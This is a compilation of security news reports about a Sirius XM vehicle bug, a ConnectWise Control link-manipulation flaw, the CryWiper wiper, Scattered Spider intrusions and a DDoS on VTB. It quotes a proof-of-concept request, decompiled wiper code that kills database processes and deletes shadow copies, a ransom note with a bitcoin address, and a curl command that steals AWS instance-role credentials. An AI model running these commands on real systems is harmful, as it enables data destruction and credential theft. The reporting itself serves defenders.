
Newly revealed research shows that a number of major car brands, including Honda, Nissan, Infiniti, and Acura, were affected by a previously undisclosed security bug that would have allowed a savvy hacker to hijack vehicles and steal user data. According to researchers, the bug was in the car's Sirius XM telematics infrastructure and would have allowed a hacker to remotely locate a vehicle, unlock and start it, flash the lights, honk the horn, pop the trunk, and access sensitive customer info like the owner's name, phone number, address, and vehicle details.

Cars are just computers with four wheels and an engine. It's no surprise that the software is vulnerable, and that everything is connected.

Source: https://www.schneier.com/blog/archives/2022/12/sirius-xm-software-vulnerability.html

3. ConnectWise Quietly Patches Flaw That Helps Phishers

ConnectWise, which offers a self-hosted, remote desktop software application that is widely used by Managed Service Providers (MSPs), is warning about an unusually sophisticated phishing attack that can let attackers take remote control over user systems when recipients click the included link. The warning comes just weeks after the company quietly patched a vulnerability that makes it easier for phishers to launch these attacks.



New Login on Your ConnectWise Control Instance

CC ConnectWise Control <noreplay@connectwise.click>
To [redacted]

New Login Alert

Your ConnectWise Control instance was recently logged into from a new IP address:

IP Address: [redacted]
Location: London, England, United Kingdom
Time: 2022-11-27 06:42:11

If you authorized this login, no further action is required.

If you did not authorize this login attempt, click here for further instructions.

ConnectWise Control Team

You received this email to inform you about important changes to your ConnectWise Control account.
©2022 ConnectWise. All Rights Reserved
4110 George Road | Tampa, FL 33634

A phishing attack targeting MSP customers using ConnectWise.

ConnectWise Control is extremely popular among MSPs that manage, protect and service large numbers of computers remotely for client organizations. Their product provides a dynamic software client and hosted server that connects two or more computers together, and provides temporary or persistent remote access to those client systems.

When a support technician wants to use it to remotely administer a computer, the ConnectWise website generates an executable file that is digitally signed by ConnectWise and downloadable by the client via a hyperlink.

When the remote user in need of assistance clicks the link, their computer is then directly connected to the computer of the remote administrator, who can then control the client's computer as if they were seated in front of it.


While modern Microsoft Windows operating systems by default will ask users whether they want to run a downloaded executable file, many systems set up for remote administration by MSPs disable that user account control feature for this particular application.

In October, security researcher **Ken Pyle** alerted ConnectWise that their client executable file **gets generated based on client-controlled parameters**. Meaning, an attacker could craft a ConnectWise Control client download link that would bounce or proxy the remote connection from the MSP's servers to a server that the attacker controls.

This is dangerous because many organizations that rely on MSPs to manage their computers often set up their networks so that only remote assistance connections coming from their MSP's networks are allowed.

Using a free ConnectWise trial account, Pyle showed the company how easy it was to create a client executable that is cryptographically signed by ConnectWise and can bypass those network restrictions by bouncing the connection through an attacker's ConnectWise Control server.

"You as the attacker have full control over the link's parameters, and that link gets injected into an executable file that is downloaded by the client through an unauthenticated Web interface," said Pyle, a partner and exploit developer at the security firm Cybir. "I can send this link to a victim, they will click this link, and their workstation will connect back to my instance via a link on your site."



```
GET /Bin/ConnectWiseControl.Client.exe?h=instance-      -relay.screenconnect.com&p=443&k=
BgIAAACkAABSUDExAAgAAAEAAQCtA9sx5dvtphjmUO%2BzIlYa6ODhs5TOZ3HFCDOR2Cxe2sIWCQJXFq32z%2BXV4lzBh8%2
FbAntXARDFGc8Mm4elzIzGNbpSUHhxJcmvXXdnD2emfJs%2Bc9PohE2Zv7XbKSyH3sBapId2QQicX6WebE2zwHHaoovYymxp
neQzOL%2B39BEte5vRNHVxe7miPilclsaXg%2BPTO%2BXSdbkFm7mutvioB8CztYuxZK7XOIUgYBNwNUFCwVjXKKiulcdPeX
iWB%2F4piVRvFJg77OQa5zVDLGR%2FDi6wFAUPibUtiOZCUGrSD5OhGpk2kG%2B%2BNsdHJTRbA5wjKibdbja%2F%2B9Nn5z
Dcy%2Fq%2FK2LB&s=4d028026-4b2c-454e-9c59-f869bb80db19&i=CYBIRPOC&e=Support&y=Guest&r= HTTP/2
Host: cybir.screenconnect.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Referer: https://cybir.screenconnect.com/?Session=4d028026-4b2c-454e-9c59-f869bb80db19
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
```

https:/   /Bin/ConnectWiseControl.Clie

Welcome

Welcome to our online remote support and collaboration portal. The following options allow you to connect to a session.

```
ybir.screenconnect.com/Bin/ScreenConnect.Client.application?h=instance-      -rela
t.com&p=443&k=BgIAAACkAABSUDExAAgAAAEAAQCtA9sx5dvtphjmUO%2BzIlYa6ODhs5TOZ3HFCDOR2
ebE2zwHHaoovYymxpneQzOL%2B39BEte5vRNHVxe7miPilclsaXg%2BPTO%2BXSdbkFm7mutvioB8CztYu
NUFCwVjXKKiulcdPeXiWB%2F4piVRvFJg77OQa5zVDLGR%2FDi6wFAUPibUtiOZCUGrSD5OhGpk2kG%2B%
jKibdbja%2F%2B9Nn5zDcy%2Fq%2FK2LB&s=4d028026-4b2c-454e-9c59-f869bb80db19&i=CYBIRPO
=Guest&r=
```

cybirpoc

CYBIRPOC
Host: Cloud Account Administrator
User: (Active)

CYBIRPOC

Name:
CYBIRPOC

Direct guest to:
https://cybir.screenconnect.com/
And instruct to type in the code:

A composite of screenshots researcher Ken Pyle put together to illustrate the ScreenConnect vulnerability.

On Nov. 29, roughly the same time Pyle published a blog post about his findings, ConnectWise issued an advisory warning users to be on guard against a new round email phishing attempts that mimic legitimate email alerts the company sends when it detects unusual activity on a customer account.

“We are aware of a phishing campaign that mimics ConnectWise Control New Login Alert emails and has the potential to lead to unauthorized access to legitimate Control instances,” the company said.

ConnectWise said it released software updates last month that included new protections against the misdirection vulnerability that Pyle reported. But the company said there is no reason to believe the phishers they warned about are exploiting any of the issues reported by Pyle.

“Our team quickly triaged the report and determined the risk to partners to be minimal,” said **Patrick Beggs**, ConnectWise’s chief information security officer. “Nevertheless, the mitigation was simple and presented no risk to partner experience, so we put it into the then-stable **22.8 build** and the then-canary **22.9 build**, which were released as part of our normal release processes. Due to the low severity of the issue, we didn’t (and don’t plan to) issue a security advisory or alert, since we reserve those notifications for serious security issues.”

Beggs said the phishing attacks that sparked their advisory stemmed from an instance that was not hosted by ConnectWise.

“So we can confirm they are unrelated,” he said. “Unfortunately, phishing attacks happen far too regularly across a variety of industries and products. The timing of our advisory and Mr. Pyle’s blog were coincidental. That said, we’re all for raising more awareness of the seriousness of phishing attacks and the general importance of staying alert and aware of potentially dangerous content.”

The ConnectWise advisory warned users that before clicking any link that appears to come from their service, users should validate the content includes “domains owned by trusted sources,” and “links to go to places you recognize.”

But Pyle said this advice is not terribly useful for customers targeted in his attack scenario because the phishers can send emails directly from ConnectWise, and the short link that gets presented to the user is a wildcard domain that ends in ConnectWise Control’s own domain name — screenconnect.com. What’s more, examining the exceedingly long link generated by ConnectWise’s systems offers few insights to the average user.

“It’s signed by ConnectWise and comes from them, and if you sign up for a free trial instance, you can email people invites directly from them,” Pyle said.

ConnectWise’s warnings come amid breach reports from another major provider of remote support technologies: **GoTo** disclosed on Nov. 30 that it is investigating a security incident involving “unusual activity within our development environment and third-party cloud storage services. The third-party cloud storage service is currently shared by both GoTo and its affiliate, the password manager service **LastPass**.

In its own advisory on the incident, LastPass said they believe the intruders leveraged information stolen during a previous intrusion in August 2022 to gain access to “certain elements of our customers’ information.” However, LastPass maintains that its “customer passwords remain safely encrypted due to LastPass’s Zero Knowledge architecture.”

In short, that architecture means if you lose or forget your all-important master LastPass password — the one needed to unlock access to all of your other passwords stored with them — LastPass can’t help you with that, because they don’t store it. But that same architecture theoretically means that hackers who might break into LastPass’s networks can’t access that information either.

Source: https://krebsonsecurity.com/2022/12/connectwise-quietly-patches-flaw-that-helps-phishers/

4. New CryWiper data wiper targets Russian courts, mayor’s offices

A previously undocumented data wiper named CryWiper is masquerading as ransomware, but in reality, destroys data beyond recovery in attacks against Russian mayor's offices and courts.

CryWiper was first discovered by Kaspersky this fall, where they say the malware was used in an attack against a Russian organization.

"In the fall of 2022, our solutions detected attempts by a previously unknown Trojan, which we named CryWiper, to attack an organization's network in the Russian Federation," explains the new report by Kaspersky.


However, a report by by Russian media says that the malware was used in attacks against Russian mayor's offices and courts.

As the code analysis reveals, the data-wiping function of CryWiper isn't a mistake but a purposeful tactic to destroy targets' data.

Wiping the victim's data

CryWiper is a 64-bit Windows executable named 'browserupdate.exe' written in C++, configured to abuse many WinAPI function calls.

Upon execution, it creates scheduled tasks to run every five minutes on the compromised machine.




```
qmemcpy(
  str,
  "schtasks /create /f /sc minute /mo 5 /ru SYSTEM /tn BrowserUpdate /tr C:\\Windows\\system32\\browserupdate.exe",
  107);
Size = Buffer;
*(Buffer + str) = 0;
memset(&Buffer, 0, 0x68ui64);
*&Data = 0i64;
LODWORD(Buffer) = 104;
hObject = 0i64;
v87 = 0i64;
if ( CreateProcessA(0i64, str, 0i64, 0i64, 0, 0x8000200u, 0i64, 0i64, &Buffer, &Data) )
```

Creation of scheduled task (Kaspersky)

Next, it contacts a command and control server (C2) with the name of the victim's machine. The C2 responds with either a "run" or "do not run" command, determining whether the wiper will activate or stay dormant.

Kaspersky reports seeing execution delays of 4 days (345,600 seconds) in some cases, likely added in the code to help confuse the victim as to what caused the infection.

CryWiper will stop critical processes related to MySQL, MS SQL database servers, MS Exchange email servers, and MS Active Directory web services to free locked data for destruction.



```
system("taskkill.exe /f /im mysqld.exe");
system("taskkill.exe /f /im sqlwriter.exe");
system("taskkill.exe /f /im sqlserver.exe");
system("taskkill.exe /f /im MSExchange*");
system("taskkill.exe /f /im Microsoft.Exchange.*");
system("taskkill.exe /f /im Microsoft.ActiveDirectory.WebServices.exe");
system("vssadmin delete shadows /for=c: /all");
```

Services killed by CryWiper (Kaspersky)


Next, the malware deletes shadow copies on the compromised machine to prevent the easy restoration of the wiped files.

CryWiper also modifies the Windows Registry to prevent RDP connections, likely to hinder intervention and incident response from remote IT specialists.

Finally, the wiper will corrupt all enumerated files except for ".exe", ".dll", "lnk", ".sys", ".msi", and its own ".CRY", while also skipping System, Windows, and Boot directories to prevent rendering the computer completely unusable.

The algorithm for corrupting the files is based on "Mersenne Twister," a pseudorandom number generator. This is the same algorithm used by IsaacWiper, but the researchers established no further connection between the two families.

After this step, CryWiper will generate ransom notes named 'README.txt,' asking for 0.5 Bitcoin (approximately $8,000) in exchange for a decrypter. Unfortunately, this is a false promise, as the corrupted data cannot be restored.



```
        qmemcpy(
          ((v69 + 1) & 0xFFFFFFFFFFFFFFF8ui64),
          ("All your important files were encrypted on this computer.\n"
           "You can verify this by click on see files an try open them.\n"
           "\n"
           "Encrtyption was produced using unique KEY generated for this computer.\n"
           "\n"
           "To decrypted files, you need to otbtain private key.\n"
           "The single copy of the private key, with will allow you to decrypt the files, is locate on a secret server on"
           " the internet;\n"
           "The server will destroy the key within 24 hours after encryption completed.\n"
           "Payment have to be made in maxim 24 hours\n"
           "To retrieve the private key, you need to pay 0.5 BITCOINS\n"
           "\n"
           "Bitcoins have to be sent to this address: bc1qdr90p815jwen4ymewl7276z45rpzfhm70x0rfd\n"
           "\n"
           "After you've sent the payment send us an email to : fast_decrypt_and_protect@tutanota.com with subject : ERRO"
           "R-ID-63100778(0.5BITCOINS)\n"
           "If you are  not familiar with bitcoin you can buy it from here :\n"
           "\n"
           "SITE : www.localbitcoin.com\n"
           "\n"
           "After we confirm the payment , we send the private key so you can decrypt your system."
         - (v69
          - ((v69 + 1) & 0xFFFFFFFFFFFFFFF8ui64))),
          8i64 * ((v69 - ((v69 + 8) & 0xFFFFFFF8) + 948) >> 3));
```

Ransom note generated by CryWiper (Kaspersky)

Even though CryWiper is not ransomware in the typical sense, it can still cause severe data destruction and business interruption.

Kaspersky says CryWiper does not seem to be associated with any wiper families emerging in 2022, like DoubleZero, IsaacWiper, HermeticWiper, CaddyWiper, WhisperGate, AcidRain, and Industroyer2.

Source: https://www.bleepingcomputer.com/news/security/new-crywiper-data-wiper-targets-russian-courts-mayor-s-offices/


5. Sneaky hackers reverse defense mitigations when detected

A financially motivated threat actor is hacking telecommunication service providers and business process outsourcing firms, actively reversing defensive mitigations applied when the breach is detected.

The campaign was spotted by Crowdstrike, who says the attacks started in June 2022 and are still ongoing, with the security researchers able to identify five distinct intrusions.

The attacks have been attributed with low confidence to hackers tracked as 'Scattered Spider,' who demonstrate persistence in maintaining access, reversing mitigations, evading detection, and pivoting to other valid targets if thwarted.

The campaign's ultimate goal is to breach telecom network systems, access subscriber information, and conduct operations such as SIM swapping.



June 2022

Intrusion 1

- Initial Access: Phone calls impersonating as IT to harvest credentials
- Persistence: Citrix access using adversary system, VPN using adversary registered MFA device, commercial remote access utilities
- Target: Gain access to mobile carrier networks and SIM card information

September 2022

Intrusion 2

- Initial Access: Azure access using stolen credentials; unknown how credentials were initially compromised
- Persistence: Compromised credential usage w/single factor VPN, commercial remote access utilities
- Target: Gain access to mobile carrier networks

October 2022

Intrusion 3

- Initial Access: CVE-2021-35464 to exploit a ForgeRock OpenAM application server
- Persistence: AWS key theft, IAM manipulation
- Target: Gain access to mobile carrier networks

November 2022

Intrusion 4

- Initial Access: Telegram message impersonating as IT to harvest credentials
- Persistence: Single factor VPN access, commercial remote access utilities
- Target: Gain access to mobile carrier networks

November 2022

Intrusion 5

- Initial Access: Phone calls impersonating as IT to induce customer services staff to run commercial remote access tools (ZohoAssist & GetScreen)
- Persistence: RattyRat trojan, commercial remote access utilities
- Target: Gain access to mobile carrier networks and SIM card information

Five intrusion events attributed to Scattered Spider (Crowdstrike)

Campaign details


The threat actors gain initial access to corporate networks using a variety of social engineering tactics.

These tactics include calling employees and impersonating IT staff to harvest credentials or using Telegram and SMS messages to redirect targets to custom-crafted phishing sites that feature the company's logo.

If MFA protected the target accounts, the attackers either employed push-notification MFA fatigue tactics or engaged in social engineering to get the codes from the victims.

In one case, the adversaries exploited CVE-2021-35464, a flaw in the ForgeRock AM server fixed in October 2021, to run code and elevate their privileges on an AWS instance.

"Leveraging AWS Instance Roles to assume or elevate privileges from the Apache Tomcat user, the adversary would request and assume permissions of an instance role using a compromised AWS token," explains Crowdstrike.



```
Source Process User: tomcat | Source Process Command Line: curl -s -f -H
X-aws-ec2-metadata-token: <redacted>==
http://169.254.169.254/latest/meta-data/iam/security-credentials/<redacted>Ins
tanceRole-<redacted> | Source Process Parent Process: sh linpeas.sh | Source
Process Parent Process Start Time: 2022-10-XXTXX:XX:XXZ | Event Type: IP
Connect | Source Process Start Time: 2022-10-XXTXX:XX:XXZ | Destination IP:
<redacted> | Target file Path:
```

Curl command for privilege escalation in AWS using the LinPEAS tool (Crowdstrike)

Once the hackers gain access to a system, they attempt to add their own devices to the list of trusted MFA (multi-factor authentication) devices using the compromised user account.

Crowdstrike noticed the hackers using the following utilities and remote monitoring and management (RMM) tools in their campaigns:

- AnyDesk
- BeAnywhere
- Domotz
- DWservice
- Fixme.it
- Fleetdeck.io
- Itarian Endpoint Manager
- Level.io
- Logmein
- ManageEngine
- N-Able
- Pulseway
- Rport
- Rsocx
- ScreenConnect
- SSH RevShell and RDP Tunnelling via SSH
- Teamviewer
- TrendMicro Basecamp
- Sorillus
- ZeroTier

Many of the above are legitimate software commonly found in corporate networks and hence unlikely to generate alerts on security tools.

In intrusions observed by Crowdstrike, the adversaries were relentless in their attempts to maintain access to a breached network, even after being detected.

"In multiple investigations, CrowdStrike observed the adversary become even more active, setting up additional persistence mechanisms, i.e. VPN access and/or multiple RMM tools, if mitigation measures are slowly implemented," warned CrowdStrike.

"And in multiple instances, the adversary reverted some of the mitigation measures by re-enabling accounts previously disabled by the victim organization."

In all intrusions observed by Crowdstrike, the adversaries used various VPNs and ISPs to access the victimized organization's Google Workspace environment.

To move laterally, the threat actors extracted various types of reconnaissance information, downloaded user lists from breached tenants, abused WMI, and performed SSH tunneling and domain replication.

Crowdstrike has shared an extensive list of indicators of compromise (IoCs) for this activity at the bottom of the report, which is vital for defenders to note as the threat actor uses the same tools and IP addresses across different intrusions.

Source: https://www.bleepingcomputer.com/news/security/sneaky-hackers-reverse-defense-mitigations-when-detected/

6. Massive DDoS attack takes down Russia’s second-largest bank VTB

Russia's second-largest financial institution VTB Bank says it is facing the worse cyberattack in its history after its website and mobile apps were taken offline due to an ongoing DDoS (distributed denial of service) attack.

"At present, the VTB technological infrastructure is under unprecedented cyberattack from abroad," stated a VTB spokesperson to TASS (translated).

"It is not only the largest cyberattack recorded this year, but in the entire history of the bank."

The bank says its internal analysis indicates the DDoS attack was planned and orchestrated with the specific purpose of causing inconvenience to its customers by disrupting its banking services.

At this time, VTB's online portals are offline, but the institute says all core banking services operate normally.

Moreover, VTB says customer data are protected as it's stored in the internal perimeter of its infrastructure, which the attackers have not breached.

The bank says it has identified that most malicious DDoS requests originate from outside the country. However, there are several Russian IP addresses involved in the attack too.


This means that foreign actors either use local proxies for the attacks or have managed to recruit local dissidents in their DDoS campaign.

Information about these IP addresses has been relayed to the Russian law enforcement authorities for criminal investigation.

VTB is 61% state-owned, with the Ministry of Finance and Ministry of Economic Development having a share in the group, so these attacks have a political hue, being an indirect blow to the Russian government.

'IT Army of Ukraine' claims attack

The pro-Ukraine hacktivist group, 'IT Army of Ukraine,' has claimed responsibility for the DDoS attacks against VTB, announcing the campaign on Telegram at the end of November.



—

Alfa Bank learns to lie from the leadership of its state and deletes angry comments from customers for the sake of a positive atmosphere in the group.

The baton passes to VTB Bank. We aim to interrupt payment processing, delay liabilities, undermine bank's reputation as usual.

We would like to remind you that the channel has a multilingual chat, where you can ask questions about attack tools, discuss targets or share your successes in the fight.

